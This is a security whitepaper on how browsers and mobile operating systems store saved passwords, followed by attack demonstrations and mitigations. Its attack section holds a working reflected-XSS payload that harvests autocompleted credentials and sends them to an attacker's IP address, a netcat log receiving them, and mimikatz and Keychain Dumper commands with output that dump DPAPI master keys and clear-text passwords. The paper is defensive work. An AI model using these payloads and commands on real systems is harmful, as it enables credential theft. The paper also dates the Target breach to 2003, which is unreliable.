Mobile & web browser credential management: Security implications, attack cases & mitigations

Prepared by:
Mathew Nash, Security Consultant

Table of contents

1. Introduction

With the exponential increase of online services over the last decade, it is no surprise that 88 per cent of the UK population used the internet in 2016 [1]. This, combined with the average user maintaining 27 online logins [2], makes the theft of credentials from poorly-secured applications a growing concern.

Data breaches are becoming more of a regular occurrence, with sites such as ‘have I been pwned’, now containing nearly four billion compromised accounts from over 200 website breaches [3]. However, even if we manage to secure and lock down these applications, do we really understand where our credentials are being cached and managed on our behalf?

This paper is aimed at users of internet services and website developers tasked with securely managing user data. It will review the methods used by mobile devices and web browsers to helpfully store our IDs and passwords and determine whether they’re a potential source of credential exposure. This paper will also seek to investigate and raise awareness of the techniques utilised by attackers to retrieve these saved credentials.

Data breaches are becoming more of a regular occurrence

2. Web browsers

In this section, we will look at how and where three common browsers (Google Chrome, Internet Explorer and Mozilla Firefox) store web credentials and the encryption methods they use.

2.1 How are credentials stored by web browsers?

When a user visits a new website and logs in for the first time, they are often asked by their browser if they want their credentials to be remembered. When the user revisits the website, the browser can helpfully repopulate these fields, saving them from having to remember or re-enter their credentials. This functionality is known as autocomplete and it stores credentials locally in an encrypted format. The way in each browser or device does this differs. In order to understand how this works, we first need explain DPAPI.

2.2 What is DPAPI?

Data Protection Application Programming Interface (DPAPI) was first introduced in Microsoft Windows 2000 as a cryptographic function. It provides developers with a simple method to encrypt an arbitrary block of data using a symmetric key, uniquely derived from a user's Windows logon credentials. Two DPAPI functions exist: CryptProtectData for encryption and CryptUnprotectData for decryption.

Using CryptProtectData returns a DPAPI blob, which is then stored by the application. A DPAPI blob is defined as an opaque structure by Microsoft [4] used to store the encrypted data. In the same article Microsoft outline that developers do not need to understand how the functionality works, in order to use it (supposedly black box).However, the lack of documentation around the DPAPI functionality inspired a number of researchers/companies to reverse engineer it. The first company to do this appears to have been Passcape Software back in 2003 [5].

From the research, we now know that the DPAPI functionality uses three keys to encrypt/decrypt data: pre key, master key and the blob key. The pre key is derived from the hash of the user's Windows logon password and is used to decrypt the master key. The master key is then used to decrypt the blob key. It should be noted that the master key is renewed every three months, as well as upon a password change. All master keys must be kept in order to decrypt any old blobs. Finally, the blob key decrypts the data. The blob key also allows applications to use an additional secret or second entropy. This helps to mitigate against the risk of another process running under the context of the current user from compromising the application's encryption key [6].

The DPAPI algorithms vary according to the operating system in use, as shown in the table below [7]:

Operating system (OS)	Encryption algorithm	Hash algorithm	PBKDF2 iterations
Windows 2000	RC4	SHA1	1
Windows XP	3DES	SHA1	4000
Windows Vista	3DES	SHA1	24000
Windows 7	AES256	SHA512	5600
Windows 8.1	AES256	SHA512	8000
Windows 10	AES256	SHA512	8000

With the release of Windows 8 came a new cryptographic feature known as DPAPI-NG (New Generation). This was introduced as a result of the rise in cloud computing and to support Microsoft live login accounts. DPAPI-NG allows data encrypted on one computer to be decrypted on another, therefore allowing them to securely share secrets [8].

2.3 Google Chrome

Out of the three most popular browsers Google Chrome uses the simplest method for encrypting passwords. Credentials are stored in a SQLite database file called 'login data'. The file is normally located here: *%homepath%\AppData\Local\Google\Chrome\User Data\Default\Login Data.*

The URLs and usernames are stored in clear text and so these can be recovered by anyone with access to the file. The password, however, is stored as a DPAPI blob without an additional secret or second entropy. Therefore, it is possible to trivially decrypt the passwords under the context of the user by calling the Windows DPAPI function, CryptUnprotectData.

2.4 Internet Explorer

In older versions of Internet Explorer (IE 7-9), autocomplete credentials were saved in a registry key located here: *HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\IntelliForms\Storage2*. Similar to Google Chrome they were encrypted using the DPAPI function, though the URL of the site was also used as a second entropy. This made it harder for an attacker to recover valid credentials, as the URL was needed to decrypt them. However, it was often possible to bypass this issue by retrieving a list of URLs from the user's browser history.

In newer versions of Internet Explorer (IE 10-11), credentials are stored within the Windows credential manager, also known as the vaults. A vault contains several files, which are typically located here: *%homepath%\AppData\Local\Microsoft\Vault\<GUID>* [9].

- **Policy.vpol:** This contains two encryption keys (AES128 and AES256) which are encrypted using DPAPI. The two keys are used to decrypt the vcrd files.
- **<guid>.vsch:** Vault schema that contains a description of the data being stored.
- **<guid>.vcrd:** Holds the encrypted data (credentials).

Other than checking in the GUI credential manager, it is also possible to check for the presence of any saved web credentials by issuing the following command in cmd: *vaultcmd /listcreds:"Web Credentials" /all.*

2.5 Mozilla Firefox

Firefox differs from Internet Explorer and Google Chrome in that it does not utilise the Windows DPAPI feature.

The credentials are saved under a profile typically located here:

%homepath%\AppData\Roaming\Mozilla\Firefox\Profiles\<PROFILE>.

Inside the user profile folder, two files are used; logins.json (which stores URLs in clear text and encrypted credentials) and Key3.db (which contains the key used to encrypt the credentials).

Firefox uses its own proprietary encryption consisting of a master password and an API called SDR (Secret Decoder Ring). The SDR API is part of Mozilla's Network Security Services (NSS) libraries. When the browser is installed and opened for the first time, a new profile is created. This also creates a unique SDR key and salt, which is then used to encrypt the usernames and passwords. The encrypted data is then base64 encoded before being stored in the logins.json file [10].

However, the SDR key is stored in the built-in NSS PKCS#11 token (device). PKCS#11 is a public key cryptography standard and is used to carry out cryptographic functions i.e. encrypting usernames and passwords. The PKCS#11 token is protected by the master password and a global salt. Most users are unaware of the master password option and therefore should a user not set a master password, it would be possible to retrieve the SDR key by hashing the global salt with an empty password.

It should also be noted that if a master password is not set it is possible to view all saved credentials in clear text by simply viewing the saved logons under the browser's security preferences.

On the other hand, if a complex master password is set then it would be far more difficult for an attacker or malware to retrieve the credentials.

2.6 Password syncing across devices

The three browsers mentioned above also allow users to synchronise their passwords between devices. The security of saved credentials that are synced to other devices are, therefore, reduced to that of the strength of the account securing them. If the account being used to sync the passwords is compromised, it would be possible to recover all passwords.

3. Mobile devices

In this section we will look at how credentials can be securely stored on two of the most popular mobile operating systems in use: iOS and Android.

3.1 iOS

The keychain feature on iOS can be used to securely store data. The keychain is an encrypted container (AES-128 GCM) with a SQLite database that securely stores sensitive data such as credentials [11]. The database is typically located here: *var/Keychains/keychain-2.db*.

Keychains can store different items which are listed under five different classes. These include web credentials, generic passwords, keys, certificates and identities. Each item stored in the keychain has a set of attributes tied to them, depending on the item class. For example, a saved web credential item will have attributes such as the domain, protocol, URL etc.

Keychain access is controlled by the securityd daemon and as such one application cannot access another application's keychain data (all applications are sandboxed). There is, however, an exception to this whereby keychain data can be accessed by other applications from the same developer via keychain access groups.

The keychain encryption keys are generated from the user's passcode and device itself. If data is stored correctly within the keychain then it is generally secure. However, developers can choose various protection classes to control when the keychain data can be accessed and this is where security issues may arise. In total there are four protection classes [11]:

- **Always:** The item is always accessible when the phone is switched on.
- **Unlocked once:** Requires the device to be unlocked at least once, usually after restarting the device.
- **While unlocked (default option if not explicitly set):** Items can only be accessed when the device is unlocked; this includes when no passcode has been set. No passcode = always unlocked.
- **Unlocked with passcode set:** Items can only be accessed when the device is unlocked and a passcode has been set.

There is also another keychain class: **this device only**. This keychain class prevents the keychain item from being backed up and exported to another device and is protected with the UID of the device. It should be noted that Safari passwords use the **while unlocked** class [11].

Using a wrong protection class such as **always** would make it trivial for an attacker to retrieve an item from the keychain. Furthermore, if a passcode hasn't been set on the device, or is weak, then it would be possible for an attacker to jailbreak the device and retrieve all keychain items. This is demonstrated later in the whitepaper.

3.2 Android

To securely encrypt credentials on an Android device, the keystore should be utilised. The Android keystore provides a method for developers to create and safely store asymmetric (private/public) keys on a device. When a user first opens the application, a new set of random keys should be generated. The keys can then be stored in the keystore located here: */data/misc/keystore/user_0*. The secret/encrypted data can then be stored as normal in the preferences file. Each set of keys are allocated to the UID of the process that created it. This prevents one application from accessing another application's keys. The keys are also encrypted using an AES 128 bit master key derived from the user's pin or password [12].

Similar to iOS, if the phone uses a weak device pin then it would be possible to root the device and retrieve keys. Developers should also ensure that passwords are not stored in clear text within the preferences file and that hardcoded encryption keys aren't stored within the .apk code.

4. Attack techniques & examples

Credentials stored by browsers and mobile devices can be leveraged by attackers. In the following section we investigate some of the techniques used.

4.1 Autocomplete cross-site scripting

Client-side attacks are a common method utilised by attackers to steal user data. Client-side refers to the applications that interact with a server i.e. a web browser.

Client-side attacks exploit the trust between a user and the sites that they visit, one such type of attack is known as cross-site scripting (XSS).

XSS attacks allow an attacker to execute malicious JavaScript or HTML code within a victim's browser. There are two common types of XSS, the first being non-persistent or reflected. In this case, XSS is rendered when the user visits a specially crafted link containing the malicious code in a URL. The second type of XSS is persistent or stored, in which malicious user input is saved by the server and rendered permanently whenever the page is browsed. In both cases, XSS occurs as a result of lack of input validation and output encoding.

XSS attacks allow malicious users to carry out a number of undesired actions. One of these attacks may allow an attacker to steal a user's authentication credentials should the browser store them via the autocomplete functionality.

It the example below, we have a search parameter that is vulnerable to reflected XSS attacks. Using JavaScript, we then create a new form on the fly containing a username and password field and set a small timeout of 100ms to allow the browser to populate the fields. Once the fields have been populated by the autocomplete functionality, the credentials are sent to a server under the control of the attacker.

```
https://win-
testwebserv/welcome_get.php?search=<script>document.write('<form><input
id=username type=text><input id=password
type=password></form>');setTimeout('window.location="http://192.168.1.169?system="
%2blocation.hostname%2b"%26user="%2bdocument.getElementById("username").value%2b"%
26passwd="%2bdocument.getElementById("password").value',100)</script>
```

As shown in the following screenshot, the attacker receives the credentials in their logs when the malicious JavaScript code is executed in the victim's browser:

```
root@laptopvm:~# netcat -nlvp 80
listening on [any] 80 ...
connect to [192.168.1.169] from (UNKNOWN) [192.168.1.75] 51498
GET /?system=win-testwebserv&user=administrator&passwd=F4ty9jP3AxC HTTP/1.1
Host: 192.168.1.169
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

4.2 Extracting DPAPI blobs & passwords

Earlier, we discussed how Internet Explorer and Google Chrome both utilise the Windows DPAPI functionality to store user credentials. In this example, we look at how malicious software or malware can be used to extract this DPAPI data and, in turn, the associated passwords.

There are a number of Windows exploits that attackers can use to gain remote code execution (RCE) on a host. A recent example of this is the ETERNALBLUE SMBv1 (MS17-010) exploit used in the WannaCry ransomware attack. In the following examples we presume that malware has gained RCE on a host. In this case it would be possible to use a tool known as mimikatz. Mimikatz is a popular post-exploitation tool used by security consultants and attackers, to extract clear text passwords, hashes, private keys, certificates and other Windows security data [13].

Loading up the tool, we can first extract the DPAPI master key and SHA1 hash of the user's password. Extracting this information then allows us to extract the clear text data from any DPAPI blob, as highlighted below:

```
C:\Users\test>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) built on Apr  9 2017 23:24:20
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 21 modules * * */

mimikatz # sekurlsa::dpapi

Authentication Id : 0 ; 128516 (00000000:0001f604)
Session           : Interactive from 1
User Name         : test
Domain            : test-machine
Logon Server      : TEST-MACHINE
Logon Time        : 20/07/2017 14:47:52
SID               : S-1-5-21-2781173687-1767033856-2865144576-1005
        [00000000]
        * GUID      :      {b6b7bcc1-a8e9-47ab-b4e0-27fdaccbd4d0}
        * Time      :      20/07/2017 15:52:54
        * MasterKey :
       3f3fc808ce244b425cc08bcefbdadc93b648e6af1e35ec37a78261799b6af748c43fb654186
44722bc0b59242eba58fadffd3b8c6e6f4ccffb39d009db905e08
        * sha1(key) :      34a3527a51f3ae1f808244fbfb1ba7164dc7cd8d
```

With the masterkey and SHA1 hash of the user's password, mimikatz can extract the clear text credentials saved by Chrome from the DPAPI blob, located within the login data file:

```
mimikatz # dpapi::chrome /in:"C:\Users\test\AppData\Local\Google\Chrome\User
Data\Default\Login Data"

URL : http://win-testwebserv/ (http://win-testwebserv/login.html)
Username: NCCGroup
 * volatile cache: GUID:{b6b7bcc1-a8e9-47ab-b4e0-
27fdaccbd4d0};KeyHash:34a3527a51f3ae1f808244fbfb1ba7164dc7cd8d
Password: NCCGroup123!aaa
```

Similarly, mimikatz can extract any credentials saved by Internet Explorer. Though as previously mentioned, this is somewhat more complicated than Chrome. First, mimikatz decrypts the DPAPI blob in the policy.vpol file. This returns the two AES keys, which are then used to decrypt and return the clear text credentials in the .vcrd file:

```
mimikatz # dpapi::vault
/cred:C:\Users\test\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-
DD4A704DDB28\DA1D0470B9F31697C40BBB9F526E855B7DC67B69.vcrd
/policy:C:\Users\test\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-
DD4A704DDB28\Policy.vpol
/masterkey:3f3fc808ce244b425cc08bcefbdadc93b648e6af1e35ec37a78261799b6af748c43fb65
418644722bc0b59242eba58fadffd3b8c6e6f4ccffb39d009db905e08
**VAULT CREDENTIAL**
  SchemaId            : {3ccd5499-87a8-4b10-a215-608888dd3b55}
  unk0                : 00000004 - 4
  LastWritten         : 12/06/2017 17:47:32
  unk1                : ffffffff - 4294967295
  unk2                : 00000100 - 256
  FriendlyName        : Internet Explorer
  dwAttributesMapSize : 00000030 - 48
  * Attribute   1 @ offset 00000080 - 128  (unk dde95f4d - 3723059021)
  * Attribute   2 @ offset 000000b5 - 181  (unk dde95f4d - 3723059021)
  * Attribute   3 @ offset 000000ea - 234  (unk dde95f4d - 3723059021)
  * Attribute 100 @ offset 00000100 - 256  (unk dde95f4d - 3723059021)
  **VAULT CREDENTIAL ATTRIBUTE**
    id      : 00000001 - 1
    unk0/1/2: 00000002/00000007/0000000a
    Data    : d6686f4fa46ef4660f5f19ba92a00f7ef82ef1878ec1706d2d4d7b9dea3fd628
  **VAULT CREDENTIAL ATTRIBUTE**
    id      : 00000002 - 2
    unk0/1/2: 00000002/00000007/0000000a
    Data    : bde84ddda78efa43f3e4c0a2a5afe4616e9cac271c7e19184411ae673b117d77
  **VAULT CREDENTIAL ATTRIBUTE**
    id      : 00000003 - 3
    unk0/1/2: 00000000/00000007/0000000a
  **VAULT CREDENTIAL ATTRIBUTE**
    id      : 00000064 - 100
    unk0/1/2: 00000000/00000008/0000000a
    IV      : ec1519d8ba4a8e033898bde216718cac
    Data    :
18d2e2d4ee7d351ef2e7746fe33796e7bb894ca6008a6b9256d3615afb53680ebd3d4a78804a0b49f4
7511ca675adc9df802f917a6a9b6b4002cc19737128c5e716af70da0a6c9ad187bdf62fd562559a00b
308092a147ab51f6998f2a49e42c517d856f3ba0d5e5e4c8aedc0343b8fae36776a49b97f8b5750300
34208193439cff7cf3d964699bec14139b3c833fa5b6a02eef8d4c8ece52a677e5e155a84b

**VAULT POLICY**
```

```
  version : 00000001 - 1
  vault   : {4bf4c442-9b8a-41a0-b380-dd4a704ddb28}
  Name    : Web Credentials
  unk0/1/2: 00000001/00000000/00000001
  **VAULT POLICY KEY**
    unk0  : {dd73da0b-fd83-4712-af8b-d153c710c6b9}
    unk1  : {dd73da0b-fd83-4712-af8b-d153c710c6b9}
    **BLOB**
      dwVersion          : 00000001 - 1
      guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
      dwMasterKeyVersion : 00000001 - 1
      guidMasterKey      : {b6b7bcc1-a8e9-47ab-b4e0-27fdaccbd4d0}
      dwFlags            : 20000000 - 536870912 (system ; )
      dwDescriptionLen   : 00000000 - 0
      szDescription      : (null)
      algCrypt           : 00006610 - 26128 (CALG_AES_256)
      dwAlgCryptLen      : 00000100 - 256
      dwSaltLen          : 00000020 - 32
      pbSalt             :
08634f0126e9d30b2fa4309ff3aaf564397f1012a1150d2b653cc3d63fa8368d
      dwHmacKeyLen       : 00000000 - 0
      pbHmackKey         :
      algHash            : 0000800e - 32782 (CALG_SHA_512)
      dwAlgHashLen       : 00000200 - 512
      dwHmac2KeyLen      : 00000020 - 32
      pbHmack2Key        :
9a0f1fb38934bdefe70746698d945cb2b9fb8940956f1b71282986fdd47bd3bc
      dwDataLen          : 00000070 - 112
      pbData             :
795a0e8cc51898fc751af74e72c766b6ab25aeae7e199d03bdea1f30222ffeb9520b4e8da68bbb8c7e
3ca7e3b39f62c6854436af129dc45ddf234ba4bee4ec920bbc528dd6fab1fd96ac6a817272412ee5ce
6c5068c9122c4f7e39da7b8d2f9ec08d63a905164213f63b0adbd6f455a0
      dwSignLen          : 00000040 - 64
      pbSign             :
979528330e4064a393d832b8c110d6ef06f662704485033817eda98870dc610669fb1122b674797f35
851314ddaf71e5da49350d242210fa71749e8c4b98fba4

Decrypting Policy Keys:
 * volatile cache: GUID:{b6b7bcc1-a8e9-47ab-b4e0-
27fdaccbd4d0};KeyHash:34a3527a51f3ae1f808244fbfb1ba7164dc7cd8d
 * masterkey     :
3f3fc808ce244b425cc08bcefbdadc93b648e6af1e35ec37a78261799b6af748c43fb65418644722bc
0b59242eba58fadffd3b8c6e6f4ccffb39d009db905e08
  AES128 key: d662025b3276797612056d3b0fcd0cb1
  AES256 key: 01b1628a3fc75e6080ca975dd85beed1582e90d566ba8067e7fcc17407233735

  > Attribute 1 : 5cb2bfba0d13b905d4fd7cb33708412f84de43fa
  > Attribute 2 : 7dd516b2defe4745ba44ddfeac51c8b98bc351b9
  > Attribute 3 :
  > Attribute 100 :
  **VAULT CREDENTIAL CLEAR ATTRIBUTES**
    version: 00000001 - 1
    count  : 00000004 - 4
    unk    : 00000001 - 1

    * identity      : admin
    * ressource     : http://win-testwebserv/
    * authenticator : NCCPassword123!
    * property 100  : d5 b6 3c 4e 56 25 d8 4c a4 8d c7 55 c7 37 cb a6
```

The above examples have shown how we can use mimikatz to extract DPAPI data. However, there are also a number of other tools, including DataProtectionDecryptor by NirSoft [14] and DPAPIck [15] both of which can also produce the same results.

4.3 iOS keychain

As previously mentioned, if a user has not set a device passcode or has set an easily guessable one, then it would be trivial to retrieve the keychain items. By jailbreaking the device, it is possible to use a tool called Keychain Dumper [16]. Keychain Dumper is an application that uses a wildcard '*' to access all keychain access groups. As a result, it is possible to retrieve all keychain items as demonstrated below:

```
Tests-iPhone:/tmp/Keychain-Dumper-master root# ls -al /private/var/Keychains
total 3824
drwxr-xr-x  2 _securityd wheel     408 Jul 19 14:42 ./
drwxr-xr-x 31 root       wheel    1190 Jun 23  2014 ../
-rw-------  1 _securityd wheel   16384 Dec  4  2015 TrustStore.sqlite3
-rw-------  1 _securityd wheel      47 Feb 19  1970 accountStatus.plist
-rw-------  1 _securityd wheel       0 Nov 18  2014 caissuercache.sqlite3
-rw-------  1 _securityd wheel     512 Jul 19 14:02 caissuercache.sqlite3-journal
-rw-------  1 _securityd wheel    4096 Jul 19 14:42 keychain-2.db
-rw-------  1 _securityd wheel   32768 Jul 19 14:50 keychain-2.db-shm
-rw-------  1 _securityd wheel 1116552 Jul 19 14:54 keychain-2.db-wal
-rw-------  1 _securityd wheel    4096 Nov 18  2014 ocspcache.sqlite3
-rw-------  1 _securityd wheel   32768 Jul 19 14:50 ocspcache.sqlite3-shm
-rw-------  1 _securityd wheel 2678032 Jul 19 14:50 ocspcache.sqlite3-wal
Tests-iPhone:/tmp/Keychain-Dumper-master root# ./keychain_dumper
Generic Password
----------------
Service: com.apple.facetime
Account: registrationV1
Entitlement Group: apple
Label: (null)
Generic Field: (null)
Keychain Data: (null)

Generic Password
----------------
Service: iCloud Keychain Account Meta-data
Account:
Entitlement Group: com.apple.security.sos
Label: (null)
Generic Field: (null)
Keychain Data: (null)

Generic Password
----------------
Service: AirPort
Account: OnePlus3t
Entitlement Group: apple
Label: (null)
Generic Field: (null)
Keychain Data: NCCGroupTest123!
```

As shown in the above example, it was possible to pull a clear text Wi-Fi password from the device. It should also be noted that the tool can be used to extract all keychain classes including web credentials, generic passwords, keys, certificates and identities.


4.4 Clear text credentials in memory

Regardless of protection mechanisms in place, there's always a time when credentials will need to be decrypted. As a result, clear text credentials will be stored in memory at some point. This provides the opportunity for an attacker/malware to scrape memory processes and steal credentials.

In 2003, Target hit the headlines after a number of it stores fell victim to a malware attack. The malware utilised memory scrapping techniques to extract card data from point-of-sale systems, resulting in the compromise of approximately 70 million accounts [17].

Using a tool called Mnemosyne [18], it is possible to scrape memory to retrieve credentials from a user's browser. Mnemosyne is a tool that searches process memory using only read privileges. Since it does not do anything malicious, it is not picked up by anti-virus software.

In the example below, we scan the Firefox process (pid 2304) for the string F4ty9Jp3aXc. Since memory is dynamic, a delay of 200ms is used to loop the scan. We also set the width to display 200 bytes before and after the search term. The user then submits their credentials into a login form, using the password F4ty9Jp3aXc. Immediately, the results show us two matches, both Unicode, at virtual addresses 0x95529556 and 0x95575620.



In this example we searched for a known password (F4ty9Jp3aXc). While the password value would not normally be known, it does show that clear text passwords are stored in memory. And, although it is inevitable that credentials will be stored clear text in memory at some point, the risk can still be somewhat mitigated by ensuring the process memory is periodically wiped.

5. Mitigations

As demonstrated in the previous section of this whitepaper, there are a number of attack techniques that can be used to extract credentials from browsers and mobile devices. However, there are also a number of best practices that can be adopted by both users and developers that will help mitigate many of the risks.

Primarily, much of the risk comes from using the autocomplete functionality in the first place, although it would be unfair to suggest that fault lies within the browsers themselves, especially as it allows users to choose stronger passwords than they would otherwise try to remember. Nonetheless, there are more secure alternatives that should be utilised instead.

The most obvious alternative is to use a password manager such as LastPass [19] or KeePass [20].

Password managers allow users to store all their passwords in a single encrypted database, which is protected by a master password. While password managers are not a perfect solution, they are generally seen as advantage, as they enable users to generate strong and random passwords for every site they use. This eliminates the risk of password fatigue, in which users use the same password for everything.

Furthermore, their use has also been recommended in a blog post by the UK government's National Cyber Security Centre (NCSC) [21]. However, should users choose to keep the autocomplete functionality enabled, then it is important that a strong Windows password is used. Additionally, in the case of Firefox, the master password should always be set and for mobile devices, users should ensure that a strong pin is used.

Secure website development also plays a major role in mitigating against credential exposure, specifically securing the client side. Nowadays, more of an application's logic is being pushed client side via channels such as JavaScript. This increases the risk of successful client side attacks such as XSS, which can be used to leverage saved credentials.

So, what measures should developers take? Most importantly all websites should be using an encrypted transport channel (HTTPS, TLS). This will ensure that sensitive data such as user credentials are not transmitted over the network in clear text and therefore cannot be intercepted by a suitably placed attacker. The use of HTTPS can also be enforced by using the HTTP response header 'HTTP Strict Transport Security' (HSTS).

As well as using the HSTS security header, there are also a number of other security-related HTTP headers that developers can use. The first of these is the 'X-XSS-Protection' header, which instructs the browser to sanitise or block any potential cross-site scripting attacks. Other headers can also help mitigate against the risks of XSS, including 'X-Content-Type-Options' and 'Content-Security-Policy'. While the headers should not be relied upon solely, they are still valuable defence mechanisms which can be implemented for relatively little effort.

```
X-XSS-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
Content-Security-Policy: script-src 'self'
```

In addition to setting the above security headers, developers should ensure that all user input is validated and output encoded. If done properly, this would prevent malicious JavaScript from being rendered in the user's browser and therefore mitigate against XSS attacks altogether.

Another technique that can be utilised is the use of two-factor authentication (2FA). Commonly, logins use a single factor for authentication: a password. However, 2FA provides an additional layer of authentication, this could be in the form of hardware/software tokens, certificates or a onetime code sent via SMS. Should an attacker be able to retrieve or steal credentials, then they would still require the 2FA. Effectively, this makes accounts much more secure.

Similarly to users disabling the autocomplete functionality, developers should also disable the autocomplete option on all fields on a web form. While most modern browsers do not respect this attribute, it should still be disabled as users may have changed their browser settings. Furthermore, by adding the following lines of HTML code in a login page, it is possible to 'trick' the browser into autocompleting the invisible fields rather than those that are visible:

```
<input type="text" style="display:none">
<input type="password" style="display:none">
```

With regards to mobile applications, care should be taken not to store clear text credentials or hardcoded keys on the device. Instead, the iOS keychains (with the correct protection class) and the Android keystores should be used.

Finally, while the above recommendations will help to mitigate against the risks of credential exposure, it is important to note that if a device is infected with malware no software or password manager will run securely. As a result, users should ensure that effective anti-virus and firewall software is installed. Additionally, software and operating system updates should be installed in a timely manner when they become available and care should be taken not to open or execute email attachments from unknown sources.

6. Conclusion

With a growing dependency on digital technology, the theft of credentials from applications and devices will always be a concern. As such, it is hoped that this whitepaper provides a better understanding of how credentials are managed across applications running on different platforms, the potential risks and the key recommendations that both users and developers can apply**.**

7. References

[1] Internet users in the UK: 2016, Office for National Statistics (ONS)
https://www.ons.gov.uk/businessindustryandtrade/itandinternetindustry/bulletins/internetusers/2016

[2] How do you manage your passwords?, Marketing Stockport
https://marketingstockport.co.uk/news/10718/

[3] have i been pwned, Troy Hunt
https://haveibeenpwned.com/

[4] Windows Data Protection, NAI Labs, Network Associates, Inc.
https://msdn.microsoft.com/en-us/library/ms995355.aspx?f=255&MSPPError=-2147217396

[5] DPAPI Secrets. Security analysis and data recovery in DPAPI (Part 1), Passcape
https://www.passcape.com/index.php?section=blog&cmd=details&id=20#11

[6] Recovering Windows Secrets and EFS Certificates Offline, Elie Burzstein, Jean Michel Picod, Stanford University, EADS
https://www.usenix.org/legacy/event/woot10/tech/full_papers/Burzstein.pdf

[7] DPAPI exploitation during pentest and password cracking, Jean-Christophe Delaunay
http://www.synacktiv.com/ressources/univershell_2017_dpapi.pdf

[8] CNG DPAPI, Microsoft
https://msdn.microsoft.com/en-us/library/windows/desktop/Hh706794(v=vs.85).aspx

[9] What is Windows Vault, Passcape
https://www.passcape.com/index.php?section=blog&cmd=details&id=29

[10] Master password method, Google Groups
https://groups.google.com/forum/#!msg/mozilla.dev.tech.crypto/KK5MPXw3hw4/yO6ct7PN9hkJ

[11] iOS Security, Apple
https://www.apple.com/business/docs/iOS_Security_Guide.pdf

[12] Android Security Internals: An In-Depth Guide to Android's Security Architecture, Nikolay Elenkov, Pages 174 – 175

[13] Mimikatz, Benjamin Delphy
https://github.com/gentilkiwi/mimikatz

[14] DataProtectionDecryptor, NirSoft
https://www.nirsoft.net/utils/dpapi_data_decryptor.html

[15] DPAPIck, Elie Bursztein, Jean-Michel Picod
http://dpapick.com

[16] Keychain-Dumper, Patrick Toomey
https://github.com/ptoomey3/Keychain-Dumper

[17] Target point-of-sale terminals were infected with malware, Lucian Constantin
http://www.pcworld.com/article/2087240/target-pointofsale-terminals-were-infected-with-malware.html

[18] Mnemosyne, NCC Group, Matt Lewis
https://github.com/nccgroup/mnemosyne

[19] LastPass Password Manager
https://www.lastpass.com/

[20] KeePass Password Manager
http://keepass.info/

[21] What does the NCSC think of password managers?, National Cyber Security Centre (NCSC) https://www.ncsc.gov.uk/blog-post/what-does-ncsc-think-password-managers